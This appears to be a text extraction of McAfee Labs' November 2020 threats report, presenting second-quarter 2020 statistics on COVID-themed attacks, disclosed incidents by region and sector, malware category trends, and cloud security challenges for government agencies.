McAfee Labs Threats Report

November 2020

At McAfee, we have focused our threat research teams entirely on ensuring your data and systems remain secure, and for the first time have made available the MVISION Insights preview dashboard to demonstrate the prevalence of such campaigns.

Introduction

What a year so far! We exited the first quarter of 2020 battling the rush of malicious actors leveraging COVID-19, and in the second quarter there are no signs that these attacks seem to be abating. Indeed, as we continue to work from home, and do everything we can to ensure that businesses remain operational, it appears that bad actors are doing everything they can to profit from the situation. McAfee's global network of more than a billion sensors registered a 605% increase in total Q2 COVID-19-themed threat detections. You can track updated pandemic-related threats on our McAfee COVID-19 Threats Dashboard.

At McAfee, we have focused our threat research teams entirely on ensuring your data and systems remain secure, and for the first time have made available the MVISION Insights preview dashboard to demonstrate the prevalence of such campaigns. You also have access to the Yara rules, IoCs, and mapping of such campaigns against the MITRE ATT&CK Framework. We update these campaigns on a weekly basis so, in essence, this threat report has an accompanying dashboard with more detail on specific campaigns.

This report was researched and written by:
- Christiaan Beek
- Sandeep Chandana
- Taylor Dunton
- Steve Grobman
- Rajiv Gupta
- Tracy Holden
- Tim Hux
- Kevin McGrath
- Douglas McKee
- Lee Munson
- Kaushik Narayan
- Joy Olowo
- Chanung Pak
- Chris Palm
- Tim Polzer
- Sang Ryol Ryu
- Raj Samani
- Sekhar Sarukkai
- Craig Schmugar

Follow

Share

I certainly hope that you see the value not only in the data presented within the threats report, but also with the dashboard. Your feedback is important to us, and all of this is done to enable you with an understanding of the wider threat landscape (this report) and actionable intelligence (MVISION Insights) to better stay secure.

We hope you enjoy this bumper edition of the McAfee Labs Threats Report: November 2020.

Stay safe.

—Raj Samani

Twitter @Raj_Samani

Figure 1. McAfee's global network of more than a billion sensors registered a 605% increase in total Q2 COVID-19-themed threat detections.

Follow

Share

Table of Contents

In this report, McAfee® Labs takes a closer look into the threats that surfaced in the second quarter of 2020. Our Advanced Threat Research team has been vigilant and aggressive in tracking, identifying and researching the cause and effects of the latest campaigns.

After a first quarter that led the world into a pandemic, the second quarter of 2020 saw enterprises continue to adapt to unprecedented levels of employees working from home and the cybersecurity challenges the new normal demands.

Six months later, CISOs and security teams face ever-evolving threats in ever-increasing volume and scale. Bad actors have retargeted increasingly sophisticated techniques toward businesses, governments, schools, and a workforce still dealing with the challenges presented by COVID-19 restrictions and potential vulnerabilities of remote device and bandwidth security.

Six months later, it remains crucial for employees to follow security protocols and remain vigilant of attackers. Be wary of clicking external email attachments and unverified links phishing for entry points through which ransomware, RDP exploits, and other malware can be delivered and initiated.

As always, McAfee researchers are focused on the tactics and techniques used by cybercriminals. We continue to work to keep our customers and security community safe. McAfee monitors a billion sensors worldwide to provide intelligence and power insight toward defending your business and protecting your assets.

Consult the McAfee Threat Center for the latest in evolving threats.

Threats to Sectors and Vectors

The volume of malware threats observed by McAfee Labs averaged 419 threats per minute, an increase of 44 threats per minute (12%) in the second quarter of 2020.

Publicly Disclosed Security Incidents By Region
(Number of reported breaches)

Legend: North America, Multiple, Europe, Asia, Australia

Source: McAfee Labs, 2020.

Figure 2. McAfee Labs counted 561 publicly disclosed security incidents in the second quarter of 2020, including those in which the region target was non-applicable, an increase of 22% from Q1 of 2020. Disclosed incidents targeting North America accounted for 29% of total incidents, a decrease of 30% over the previous quarter, while Europe was targeted in 10% of total incidents.

Follow

Share

Top 10 Cloud Incidents by Country


Source: McAfee Labs, 2020.

Figure 3. McAfee observed approximately 7.5 million external attacks on cloud accounts, aggregating and anonymizing cloud usage data from more than 30 million McAfee MVISION cloud users worldwide during the second quarter of 2020. This data set represents companies in all major industries across the globe, including financial services, healthcare, public sector, education, retail, technology, manufacturing, energy, utilities, legal, real estate, transportation, and business services.

## Top 10 Targeted Countries

Source: McAfee Labs, 2020.

Figure 4. Disclosed incidents targeting the United States in Q2 2020 decreased 47%, Great Britain increased 29%, and Canada increased 25% over the previous quarter. Nearly 27% of all publicly disclosed security incidents took place in the U.S.

Follow

Share

Figure 5. Disclosed incidents detected in the second quarter of 2020 targeting Science and Technology increased 91% over the previous quarter. Multiple Industries increased 25%, Manufacturing decreased 10%, Public sector decreased 14%, and the Individual sector decreased 28%.


Figure 6. Overall, Malware led disclosed attack vectors in the second quarter of 2020, accounting for 35% of publicly reported incidents. Account Hijacking attacks followed totaling 17%, and Targeted Attacks 9%.

Follow

Share

Malware Threats Statistics

The second quarter of 2020 saw significant increases in several threat categories:

- McAfee Labs observed 419 threats per minute in Q2 2020, an increase of almost 12% over the previous quarter.

- New PowerShell Malware increased 117% over Q1, including Donoff PowerShell.

- New Office Malware spiked 103% over Q1 numbers, including notable growth due to documents spawning PowerShell, namely Donoff.

- New Malicious Signed Binaries increased 25% over the previous quarter, with a portion of that growth likely driven by Android Mobby Adware.

- New Coin Miner Malware increased 25% over the previous quarter spurred by Coinmining applications and Hashbuster filtered out.

- New Linux Malware increased 22% over the previous quarter, attributable in part to Gafgyt (IoT) and Mirai (IoT).

- New Mobile Malware rose 15% over the previous quarter, thanks in part to Android Mobby Adware.

- New IoT Malware increased 7% including growth due to Gafgyt and Mirai.

- Observed ransomware remained steady when compared to the first quarter of 2020.

- New iOS Malware dropped 77% along with the fall of Tiniv following its Q1 spike.

- New Exploit Malware decreased 21% over Q1 with a drop in Exploit-CVE-2010-2568 and Parasitic filtered out.

- New Javascript Malware decreased 18% quarter over quarter, including a drop in Javascript miners.

- New MacOS Malware decreased almost 8% quarter over quarter, noted by the fall of Backdoor Shlayer and Adware Bundlore.

Follow

Share

New Malware

Source: McAfee Labs, 2020.

Total Malware

Source: McAfee Labs, 2020.

New PowerShell Malware

Source: McAfee Labs, 2020.

New Office Malware

Source: McAfee Labs, 2020.

Follow

Share

New Malicious Signed Binaries

Source: McAfee Labs, 2020.

New Linux Malware

Source: McAfee Labs, 2020.

New Coin Miner Malware

Source: McAfee Labs, 2020.

New Mobile Malware

Source: McAfee Labs, 2020.

Follow

Share

New IoT Malware

	Q3	Q4	Q1	Q2
2019				
2020				

Source: McAfee Labs, 2020.

New iOS Malware

Source: McAfee Labs, 2020.

New Ransomware

Source: McAfee Labs, 2020.

New Exploit Malware

Source: McAfee Labs, 2020.

Follow

Share

New JavaScript Malware

Source: McAfee Labs, 2020.

New Mac OS Malware

Source: McAfee Labs, 2020.

Follow

Share

Multi-Cloud Environment Challenges for Government Agencies

Between January and April of this year, the U.S. government sector saw a 45% increase in enterprise cloud use, and as the work-from-home norm continues, socially distanced teamwork will require even more cloud-based collaboration services.

Hybrid and multi-cloud architectures can offer government agencies the flexibility, enhanced security, and capacity needed to achieve what they need for modernizing now and into the future. Yet many questions remain surrounding the implementation of multi- and hybrid-cloud architectures. Adopting a cloud-smart approach across an agency's infrastructure is a complex process with corresponding challenges for federal CISOs.

Ned Miller, Chief Technical Strategist for McAfee's U.S. Public Sector Business Unit, recently had the opportunity to sit with several public and private sector leaders in cloud technology to discuss these issues at the Securing the Complex Ecosystem of Hybrid Cloud webinar, organized by the Center for Public Policy Innovation (CPPI) and Homeland Security Dialogue Forum (HSDF).

Everyone agreed that although the technological infrastructure supporting hybrid and multi-cloud environments has made significant advancements in recent years, there is still much work ahead to ensure government agencies are operating with advanced security.

